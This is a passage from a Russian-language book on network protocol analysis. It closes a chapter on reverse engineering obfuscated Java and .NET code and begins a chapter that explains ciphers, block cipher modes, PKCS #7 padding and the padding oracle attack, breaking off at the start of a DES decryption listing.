зовы API сокетов должны находиться в приложении, если оно работает в сети, поэтому ищите их;

- поскольку файлы .NET и Java легко загружать и выполнять динамически, можно написать простую тестовую программу для загрузки запутанного приложения и запустить процедуры дешифрования строки или кода;
- максимально используйте динамический анализ для проверки типов во время выполнения, чтобы определить, для чего они используются.

```
package com.company;

import java.io.DataInputStream;

public class ProtocolParser
{
  private final DataInputStream _stm;

  public ProtocolParser(DataInputStream stm)
    throws IOException
  {
    this._stm = stm;
  }

  public ProtocolPacket readPacket()
    throws IOException
  {
    int cmd = this._stm.readInt();
    int len = this._stm.readInt();

    byte[] data = new byte[len];

    this._stm.readFully(data);

    return new ProtocolPacket(cmd, data);
  }
}
```

Исходный код

```
package com.company;

import java.io.DataInputStream;

public final class c
{
  private final DataInputStream a;

  public c(DataInputStream paramDataInputStream)
  {
    this.a = paramDataInputStream;
  }

  public final b a()
  {
    int i = this.a.readInt();
    int j;
    byte[] arrayOfByte = new byte[j = this.a.readInt()];
    this.a.readFully(arrayOfByte);
    return new b(i, arrayOfByte);
  }
}
```

Обфусцированный код

Рис. 6.23. Сравнение исходного и обфусцированного файлов

Ресурсы

Следующие адреса обеспечивают доступ к отличным информационным ресурсам по программному обеспечению для обратной разработки. Они предоставляют более подробную информацию по обратной разработке или другим связанным темам, таким как форматы исполняемых файлов:

- форумы OpenRCE: *http://www.openrce.org/*;
- формат ELF: *http://refspecs.linuxbase.org/elf/elf.pdf*;
- формат macOS Mach-O: *https://web.archive.org/web/20090901205800/*;
- формат файла PE: *https://docs.microsoft.com/ru-ru/windows/win32/debug/pe-format?redirectedfrom=MSDN*.

Для получения дополнительной информации об инструментах, используемых в этой главе, включая сайты, где их можно скачать, обратитесь к приложению А.

Заключительное слово

Обратная разработка требует времени и терпения, поэтому не рассчитывайте изучить ее в одночасье. Требуется время, чтобы понять, как операционная система и архитектура работают вместе, распутать беспорядок, который оптимизированный код C может создать в дизассемблере, и статически проанализировать декомпилированный код. Надеюсь, я дал вам несколько полезных советов по обратной разработке исполняемого файла, чтобы найти код сетевого протокола.

Лучший подход при обратной разработке – начать с небольших исполняемых файлов, которые вы уже понимаете. Вы можете сравнить исходный код этих файлов с дизассемблированным машинным кодом, чтобы лучше понять, как компилятор транслировал исходный язык программирования.

Конечно, не забывайте о динамическом обратном инжиниринге и использовании отладчика по возможности. Иногда простой запуск кода будет более эффективным методом, чем статический анализ. Пошаговое выполнение программы не только поможет вам лучше понять, как работает архитектура компьютера, но и позволит полностью проанализировать небольшой участок кода. Если вам повезет, то вы сможете проанализировать исполняемый файл, написанный на .NET или Java, с помощью одного из множества доступных инструментов. Конечно, если разработчик запутал исполняемый файл, то анализ станет труднее, но это часть удовольствия, которое получаешь от обратной разработки.

7

БЕЗОПАСНОСТЬ СЕТЕВОГО ПРОТОКОЛА

Сетевые протоколы передают информацию между участниками в сети, и существует большая вероятность, что эта информация конфиденциальна. Независимо от того, включает ли эта информация данные кредитной карты или совершенно секретные сведения от государственных систем, важно обеспечить ее безопасность. Инженеры учитывают множество требований к безопасности при изначальной разработке протокола, но уязвимости часто обнаруживаются со временем, особенно когда протокол используется в общедоступных сетях, где любой, кто отслеживает трафик, может атаковать сеть.

Все безопасные протоколы должны делать следующее:

- поддерживать конфиденциальность данных, защищая данные от чтения;
- поддерживать целостность данных, защищая данные от изменения;
- не позволять злоумышленнику выдавать себя за сервер, реализуя проверку подлинности сервера;

- не позволять злоумышленнику выдавать себя за клиента, реализуя проверку подлинности клиента.

В этой главе мы обсудим, как эти четыре требования выполняются в распространенных сетевых протоколах, выявим потенциальные слабые места, на которые следует обращать внимание при анализе протокола, и увидим, как эти требования реализуются в реальном безопасном протоколе. В следующих главах я расскажу, как определить, какой протокол используется для шифрования и какие недостатки следует искать.

Область криптографии включает в себя два важных метода, которые используют многие сетевые протоколы, оба из которых тем или иным образом защищают данные или протокол: *шифрование* обеспечивает конфиденциальность данных, а *подпись* – целостность данных и аутентификацию.

Безопасные сетевые протоколы широко используют шифрование и подпись, но криптографию бывает сложно реализовать правильно: часто встречаются ошибки реализации и проектирования, приводящие к уязвимостям, которые могут нарушить безопасность протокола. Анализируя протокол, вы должны иметь четкое представление о задействованных технологиях и алгоритмах, чтобы можно было обнаружить и даже эксплуатировать серьезные уязвимости. Для начала рассмотрим шифрование, чтобы увидеть, как ошибки реализации могут поставить под угрозу безопасность приложения.

Алгоритмы шифрования

История шифрования насчитывает тысячи лет, и, поскольку электронные коммуникации стало легче контролировать, шифрование стало значительно более важным. Современные алгоритмы шифрования часто основываются на очень сложных математических моделях. Однако то, что протокол использует сложные алгоритмы, еще не означает, что он безопасен.

Обычно мы называем алгоритм шифрования *шифром* или *кодом* в зависимости от его структуры. При обсуждении операции шифрования исходное незашифрованное сообщение называется *обычным текстом*. Результатом работы алгоритма шифрования является зашифрованное сообщение, которое называется *шифротекст*. Большинству алгоритмов также нужен *ключ* для шифрования и дешифрования. Попытка взломать или ослабить алгоритм шифрования называется *криптоанализом*.

Оказалось, что у многих алгоритмов, которые когда-то считались безопасными, есть многочисленные слабые места, и в них даже можно найти лазейки. Отчасти это связано с огромным увеличением производительности вычислений с момента изобретения таких алгоритмов (некоторые из которых относятся к 1970-м годам), делая осуществимыми атаки, которые мы когда-то считали возможными только в теории.

Если вы хотите взломать защищенные сетевые протоколы, необходимо понимать хорошо известные криптографические алгоритмы и знать, где их слабые места. Шифрование не обязательно требует сложной математики. Некоторые алгоритмы используются только для обфускации структуры протокола в сети. Например, это могут быть строки или числа. Конечно, если алгоритм прост, то его безопасность в целом низкая. Как только механизм запутывания будет обнаружен, он уже не сможет обеспечить никакой реальной безопасности.

Здесь я приведу обзор некоторых распространенных алгоритмов шифрования, но не буду подробно останавливаться на их конструкции, потому что при анализе протокола нужно только понять используемый алгоритм.

Подстановочные шифры

Подстановочный шифр – это простейшая форма шифрования. Подстановочные шифры используют алгоритм для шифрования значения на базе таблицы подстановки, которая содержит взаимно однозначное соответствие между открытым текстом и соответствующим значением шифротекста, как показано на рис. 7.1. Чтобы расшифровать зашифрованный текст, используется обратный процесс: значение шифра ищется в таблице (которая была «перевернута»), и воспроизводится исходное значение открытого текста. На рис. 7.1 показан пример подстановочного шифра.



Рис. 7.1. Шифрование с использованием подстановочного шифра

На рис. 7.1 у таблицы подстановки (обозначенной как простой пример) есть шесть определенных замен, показанных справа. В полном подстановочном шифре, как правило, определяется гораздо больше замен. Во время шифрования первая буква выбирается из открытого текста, а подстановка букв открытого текста затем ищется в таблице подстановок. Здесь буква *H* в слове HELLO заменяется буквой *X*. Этот процесс продолжается до тех пор, пока не будут зашифрованы все буквы.

Хотя подстановка может обеспечить адекватную защиту от случайных атак, она не выдерживает криптоанализа. *Частотный анализ* обычно используется для взлома подстановочных шифров путем сопоставления частоты символов, обнаруженных в зашифрованном тексте, с теми, которые обычно встречаются в наборах данных с открытым текстом. Например, если шифр защищает сообщение, написанное на английском языке, то частотный анализ может определить частоту использования определенных распространенных букв, знаков препинания и цифр в большом объеме письменных работ. Поскольку буква *E* является наиболее распространенной в английском языке, то, по всей вероятности, наиболее часто встречающийся символ в зашифрованном сообщении будет представлять *E*. Следуя этому процессу до его логического завершения, можно создать исходную таблицу и расшифровать сообщение.

XOR-шифрование

Алгоритм XOR-шифрования – очень простой метод шифрования и дешифрования данных. Он применяет побитовую операцию XOR между байтом открытого текста и байтом ключа, в результате чего получается шифротекст. Например, для байта 0x48 и байта ключа 0x82 результат будет выглядеть так: 0xCA.

Поскольку XOR-шифрование является симметричным, при применении одного и того же ключевого байта к зашифрованному тексту возвращается исходный открытый текст. На рис. 7.2 показано XOR-шифрование с однобайтовым ключом.




Рис. 7.2. XOR-шифрование с однобайтовым ключом

Указание однобайтового ключа делает этот алгоритм шифрования очень простым и небезопасным. Злоумышленнику не составит труда опробовать все 256 возможных значений ключа, чтобы получить открытый текст, и увеличение размера ключа не поможет. Поскольку XOR-шифрование является симметричным, здесь может исполь-

зоваться известный открытый текст для определения ключа. Имея достаточно известного открытого текста, можно вычислить ключ и применить его к остальной части зашифрованного текста, чтобы расшифровать все сообщение.

Единственный способ безопасно использовать XOR-шифрование – когда ключ имеет тот же размер, что и сообщение, и значения в ключе выбираются случайным образом. Такой подход называется *криптосистема одноразовых блокнотов*, и его довольно сложно взломать. Если злоумышленник знает даже небольшую часть открытого текста, он не сможет определить полный ключ. Единственный способ восстановить ключ – знать весь открытый текст сообщения; в таком случае, очевидно, злоумышленнику не потребуется восстанавливать ключ.

К сожалению, криптосистема одноразовых блокнотов имеет значительные проблемы, и она редко используется на практике. Одна из проблем заключается в том, что при использовании одноразового блокнота отправляемый вами набор ключей должен быть того же размера, что и сообщение для отправителя и получателя. Единственный способ обезопасить одноразовый блокнот – это зашифровать каждый байт сообщения полностью случайным значением. Кроме того, вы не сможете повторно использовать ключ одноразового блокнота для разных сообщений, потому что если злоумышленник сможет один раз расшифровать ваше сообщение, то сможет восстановить ключ, и последующие сообщения, зашифрованные с помощью того же ключа, будут скомпрометированы.

Если XOR-шифрование настолько плохое, зачем вообще упоминать о нем? Ну, хотя оно и небезопасно, разработчики по-прежнему используют его из-за своей лени, потому что его легко реализовать. XOR-шифрование также используется в качестве примитива для создания более безопасных алгоритмов шифрования, поэтому важно понимать, как оно работает.

Генераторы случайных чисел

Криптографические системы в значительной степени полагаются на случайные числа надлежащего качества. В этой главе вы увидите, как они используются в качестве сеансовых ключей, векторов инициализации и больших простых чисел p и q для алгоритма RSA. Однако получить по-настоящему случайные данные сложно, потому что компьютеры по своей природе детерминированы: любая отдельно взятая программа должна выдавать один и тот же результат при одинаковых исходных данных и состоянии.

Один из способов получения относительно непредсказуемых данных – выборка физических процессов. Например, можно отсчитывать время нажатия пользователем клавиши на клавиатуре или определить источник электрического шума, например тепловой шум в резисторе. Проблема с источниками такого типа заключается в том, что они предоставляют мало данных – возможно, в лучшем случае всего несколько сотен байт в секунду, чего недостаточно для криптографи-

ческой системы общего назначения. Для простого 4096-битного ключа RSA требуется как минимум два случайных 256-байтовых числа, и чтобы сгенерировать его, потребуется несколько секунд.

Чтобы пойти дальше, криптографические библиотеки реализуют *генераторы псевдослучайных чисел* (*ГПСЧ*), использующие начальное значение и генерирующие последовательность чисел, которая теоретически не должна быть предсказуемой без знания внутреннего состояния генератора. Качество генераторов сильно различается в зависимости от библиотек: функция библиотеки C, `rand()`, например, совершенно бесполезна для криптографически безопасных протоколов. Распространенной ошибкой является использование слабого алгоритма, чтобы генерировать случайные числа для криптографических целей.

Симметричное шифрование

Единственный безопасный способ зашифровать сообщение – отправить полностью случайный ключ того же размера, что и сообщение до шифрования, как одноразовый блокнот. Конечно, мы не хотим иметь дело с такими большими ключами. К счастью, вместо этого можно создать алгоритм симметричного шифрования, который использует математические конструкции для создания безопасного шифра. Поскольку размер ключа значительно короче, чем размер сообщения, которое вы хотите отправить, и не зависит от того, какой объем должен быть зашифрован, его легче распространять.

Если используемый алгоритм не имеет очевидных слабых мест, ограничивающий фактор безопасности – это размер ключа. Если ключ короткий, то злоумышленник сможет воспользоваться методом полного перебора, пока не найдет правильный.

Существует два основных типа симметричных шифров: блочные и потоковые. У каждого из них есть свои преимущества и недостатки, и выбор неправильного шифра для использования в протоколе может серьезно повлиять на безопасность сетевых коммуникаций.

Блочные шифры

Многие известные алгоритмы с симметричным ключом, такие как *Advanced Encryption Standard* (*AES*) и *Data Encryption Standard* (*DES*), шифруют и дешифруют фиксированное количество битов (известное как *блок*) каждый раз, когда применяется алгоритм шифрования. Чтобы зашифровать или расшифровать сообщение, алгоритму требуется ключ. Если сообщение длиннее, чем размер блока, его необходимо разбить на блоки меньшего размера, и алгоритм применяется к каждому из них по очереди. Каждое применение алгоритма используется один и тот же ключ, как показано на рис. 7.3. Обратите внимание, что один и тот же ключ используется для шифрования и дешифрования.




Рис. 7.3. Блочный шифр

Когда для шифрования используется алгоритм с симметричным ключом, блок обычного текста комбинируется с ключом, как описано в алгоритме, что приводит к генерации шифротекста. Если мы затем применим алгоритм дешифрования в сочетании с ключом к шифротексту, то восстановим исходный обычный текст.

DES

Вероятно, самый старый блочный шифр, все еще используемый в современных приложениях, – это DES, который изначально был разработан IBM (под именем Lucifer) и опубликован как *Федеральный стандарт обработки информации* (FIPS) в 1979 г. Алгоритм использует *сеть Фейстеля* для реализации процесса шифрования. Сеть Фейстеля, распространенная во многих блочных шифрах, работает по принципу многократного применения функции к входным данным в течение нескольких *раундов*. Функция принимает в качестве входных данных значение из предыдущего раунда (исходный открытый текст), а также конкретный подключ, полученный из исходного ключа с использованием алгоритма *планирования ключей*.

Алгоритм DES использует 64-битный размер блока и 64-битный ключ. Однако он требует, чтобы для проверки ошибок использова-

лось 8 бит ключа, поэтому эффективный ключ состоит всего из 56 бит. В результате получается очень маленький ключ, который не подходит для современных приложений, что доказал в 1998 г. взломщик DES – машина, созданная Electronic Frontier Foundation для выполнения перебора поиска в ключевом пространстве шифра DES. Ему удалось обнаружить неизвестный ключ DES примерно за 56 часов. В то время нестандартное оборудование стоило около 250 000 долларов; современные облачные инструменты взлома могут взломать ключ менее чем за день, и это обойдется гораздо дешевле.

Triple DES

Вместо того чтобы полностью отказаться от DES, криптографы разработали модифицированную форму, в которой этот алгоритм применяется трижды. Алгоритм Triple DES (TDES или 3DES) использует три отдельных ключа DES, обеспечивая эффективный размер ключа 168 бит (хотя можно доказать, что безопасность на самом деле ниже, чем можно было бы предположить по размеру). Как показано на рис. 7.4, в Triple DES функция шифрования сначала применяется к открытому тексту с помощью первого ключа. Затем вывод дешифруется с помощью второго ключа. После этого вывод снова зашифровывается с использованием третьего ключа, в результате чего получается окончательный зашифрованный текст. Для дешифрования выполняются обратные операции.




Рис. 7.4. Процесс шифрования с использованием Triple DES

AES

Гораздо более современный алгоритм шифрования – AES на базе алгоритма Rijndael. AES использует фиксированный размер блока 128 бит и может применятьть ключи трех разных длин: 128, 192 и 256 бит; иногда их называют AES128, AES192 и AES256 соответственно. Вместо сети Фейстеля AES использует *подстановочно-перестановочную сеть*,

которая состоит из двух основных компонентов: *блоков подстановки* (*S-блок*) и *блоков перестановок* (*P-блок*). Два компонента объединены в цепочку, чтобы сформировать единый цикл алгоритма. Как и в случае с сетью Фейстеля, этот раунд можно применять несколько раз с разными значениями S-блока и P-блока для получения зашифрованного вывода.

S-блок – это базовая таблица сопоставления, мало чем отличающаяся от простого шифра подстановки. Он принимает входные данные, просматривает их в таблице и выдает результат. Поскольку S-блок использует большую отдельную таблицу поиска, это очень помогает при идентификации конкретных алгоритмов. Отдельная таблица поиска предоставляет очень большую сигнатуру, которую можно обнаружить в исполняемых файлах приложения. Я рассказывал об этом более подробно в главе 6, когда мы обсуждали методы поиска неизвестных криптографических алгоритмов с помощью двоичных файлов.

Другие блочные шифры

DES и AES – это наиболее часто встречающиеся блочные шифры, но есть и другие, например те, что перечислены в табл. 7.1.

Таблица 7.1. Распространенные алгоритмы блочного шифрования

Название	Размер блока (в битах)	Размер ключа (в битах)	Дата создания
Data Encryption Standard (DES)	64	56	1979
Blowfish	64	32–448	1993
Triple Data Encryption Standard (TDES/3DES)	64	56, 112, 168	1998
Serpent	128	128, 192, 256	1998
Twofish	128	128, 192, 256	1998
Camellia	128	128, 192, 256	2000
Advanced Encryption Standard (AES)	128	128, 192, 256	2001

Размер блока и ключа помогает определить, какой шифр использует протокол, в зависимости от способа указания ключа или того, как зашифрованные данные делятся на блоки.

Режимы блочного шифрования

Алгоритм блочного шифрования определяет, как шифр работает с блоками данных. Сам по себе алгоритм имеет некоторые слабые места, в чем вы скоро убедитесь. Поэтому в реальном протоколе обычно используется блочный шифр в сочетании с другим алгоритмом, который называется *режимом работы*. Этот режим обеспечивает дополнительные свойства безопасности, например делает результат шифрования менее предсказуемым. Иногда режим также изменяет работу шифра, скажем преобразовывая блочный шифр в потоковый (о котором речь пойдет в разделе «Потоковые шифры»). Рассмотрим

некоторые наиболее распространенные режимы, а также их свойства и недостатки с точки зрения безопасности.

Режим электронной кодовой книги

Самый простой из вариантов использования симметричного блочного шифра по умолчанию – это *режим электронной кодовой книги* (ECB). В ECB алгоритм шифрования применяется к каждому блоку фиксированного размера из открытого текста для генерации серии блоков шифротекста. Размер блока определяется используемым алгоритмом. Например, если шифром является AES, каждый блок в режиме ECB должен иметь размер 16 байт. Открытый текст делится на отдельные блоки, и применяется алгоритм шифрования. (На рис. 7.3 показан режим ECB в действии.)

Поскольку каждый блок открытого текста шифруется независимо в ECB, он всегда будет шифровать один и тот же блок шифротекста. Как следствие ECB не всегда скрывает крупномасштабные структуры в открытом тексте, как в растровом изображении, показанном на рис. 7.5. Кроме того, злоумышленник может повредить расшифрованные данные или манипулировать ими в независимом шифровании блоков, перемещая блоки шифротекста перед дешифрованием.




Рис. 7.5. ECB-шифрование растрового изображения

Режим сцепления блоков шифротекста

Еще один распространенный режим – это *режим сцепления блоков шифротекста* (*CBC*), который более сложен, чем ECB, и позволяет избежать его ошибок. В CBC шифрование одного блока открытого текста зависит от зашифрованного значения предыдущего блока. Для предыдущего зашифрованного блока применяется операция XOR с текущим блоком открытого текста, а затем к этому результату применяется алгоритм шифрования. На рис. 7.6 показан пример применения CBC к двум блокам.

В верхней части рис. 7.6 показаны исходные блоки открытого текста. Нижняя часть представляет собой шифротекст, сгенерированный путем применения алгоритма блочного шифрования, а также режима CBC. Перед тем как каждый блок открытого текста будет зашифрован, открытый текст подвергается операции XOR с предыдущим зашифрованным блоком. После этого применяется алгоритм шифрования. Это гарантирует, что шифротекст, который мы получаем на выходе, зависит от открытого текста, а также от предыдущих блоков.




Рис. 7.6. Режим сцепления блоков шифротекста

Поскольку первый блок открытого текста не имеет предыдущего блока шифротекста, с которым можно было бы выполнить операцию XOR, вы комбинируете его с выбранным вручную или случайно сгенерированным блоком, который называется *вектором инициализации* (*ВИ*). Если ВИ генерируется случайным образом, он должен быть отправлен с зашифрованными данными, иначе получатель не сможет расшифровать первый блок сообщения. (Использование фиксированного ВИ является проблемой, если для всех коммуникаций используется один и тот же ключ, потому что если одно и то же сообщение зашифровано несколько раз, это всегда будет один и тот же шифротекст.)

Чтобы выполнить дешифрование, операции шифрования выполняются в обратном порядке: дешифрование происходит от конца сообщения к началу. Каждый блок зашифрованного текста расшифровывается с помощью ключа, и на каждом шаге выполняется операция XOR для расшифрованного блока с зашифрованным блоком, который предшествует ему в шифротексте.

Альтернативные режимы

Доступны и другие режимы работы алгоритмов блочного шифрования, включая те, что могут преобразовывать блочный шифр в потоковый, и специальные режимы, такие как *режим счетчика Галуа* (GCM), которые обеспечивают целостность и конфиденциальность данных. В табл. 7.2 перечислено несколько распространенных режимов и указано, генерируют они блочный или потоковый шифр (о котором я расскажу в разделе «Потоковые шифры»). Подробное описание каждого из этих режимов выходит за рамки данной книги, но эту таблицу можно использовать в качестве руководства для дальнейших исследований.

Таблица 7.2. Распространенные режимы работы алгоритмов блочного шифрования

Название	Сокращенное обозначение	Тип режима
Режим электронной кодовой книги	ECB	Блочный
Режим сцепления блоков шифротекста	CBC	Блочный
Режим обратной связи по выходу	OFB	Потоковый
Режим обратной связи по шифротексту	CFB	Потоковый
Режим счетчика	CTR	Потоковый
Режим счетчика с аутентификацией Галуа	GCM	Потоковый с целостностью данных

Дополнение (padding)

Блочные шифры работают с блоком сообщения фиксированного размера: блоком. Но что, если вам нужно зашифровать один байт данных, а размер блока составляет 16 байт? Здесь в игру вступают схемы *дополнения*. Они определяют, как обрабатывать неиспользованный остаток блока во время шифрования и дешифрования.

Самый простой подход – дополнить пространство блока определенным известным значением, например байтом с повторяющимся нулем. Но когда вы расшифровываете блок, как отличить байты дополнения от значимых данных? Некоторые сетевые протоколы указывают поле явной длины, которое можно использовать для удаления дополнения, но не всегда можно полагаться на него.

Одна из схем, которая решает эту проблему, определена в *Стандарте криптографии с открытым ключом #7* (*PKCS #7*). В этой схеме для всех заполненных байтов установлено значение, которое представляет, сколько байтов с дополнением присутствует. Например, если присутствуют три байта, каждому байту присваивается значение 3, как показано на рис. 7.7.




Рис. 7.7. Примеры дополнения PKCS # 7

Что делать, если дополнение не нужно? Например, что, если последний блок, который вы шифруете, уже имеет правильную длину? Если вы просто зашифруете последний блок и передадите его, алгоритм дешифрования будет интерпретировать достоверные данные как часть дополненного блока. Чтобы устранить эту двусмысленность, алгоритм шифрования должен отправить последний фиктивный блок, который содержит только дополнение, чтобы сообщить алгоритму дешифрования, что последний блок можно отбросить.

Когда дополненный блок расшифровывается, процесс дешифрования может легко проверить количество присутствующих байтов дополнения. Процесс дешифрования считывает последний байт в блоке, чтобы определить ожидаемое количество байтов дополнения. Например, если считывается значение 3, он знает, что должно присутствовать три байта. Затем считываются два других байта ожидаемого дополнения, чтобы проверить, что каждый байт также имеет значение 3. Если дополнение неверно, потому что все ожидаемые байты имеют разное значение, или значение дополнения находится вне допустимого диапазона (значение должно быть меньше или равно размеру блока и больше 0), то возникает ошибка, которая может привести к сбою процесса дешифрования. Сбой сам по себе является мерой предосторожности.

Атака padding oracle

Серьезная брешь в системе безопасности, позволяющая осуществить атаку padding oracle, возникает, когда режим сцепления блоков шифротекста сочетается со схемой дополнения PKCS #7. Эта атака позволяет злоумышленнику расшифровать данные, а в некоторых случаях зашифровать свои собственные данные (например, токен сеанса), которые отправляются по этому протоколу, даже если он не знает ключ. Если злоумышленник сможет расшифровать токен сеанса, то у него получится восстановить конфиденциальную информацию. Но если

он сможет зашифровать токен, то ему удастся обойти средства контроля доступа на сайте.

Например, рассмотрим листинг 7.1, в котором данные из сети расшифровываются с помощью закрытого ключа DES.

Листинг 7.1. Простое дешифрование с помощью DES-ключа

```
def decrypt_session_token(byte key[])
{
❶ byte iv[] = read_bytes(8);
    byte token[] = read_to_end();

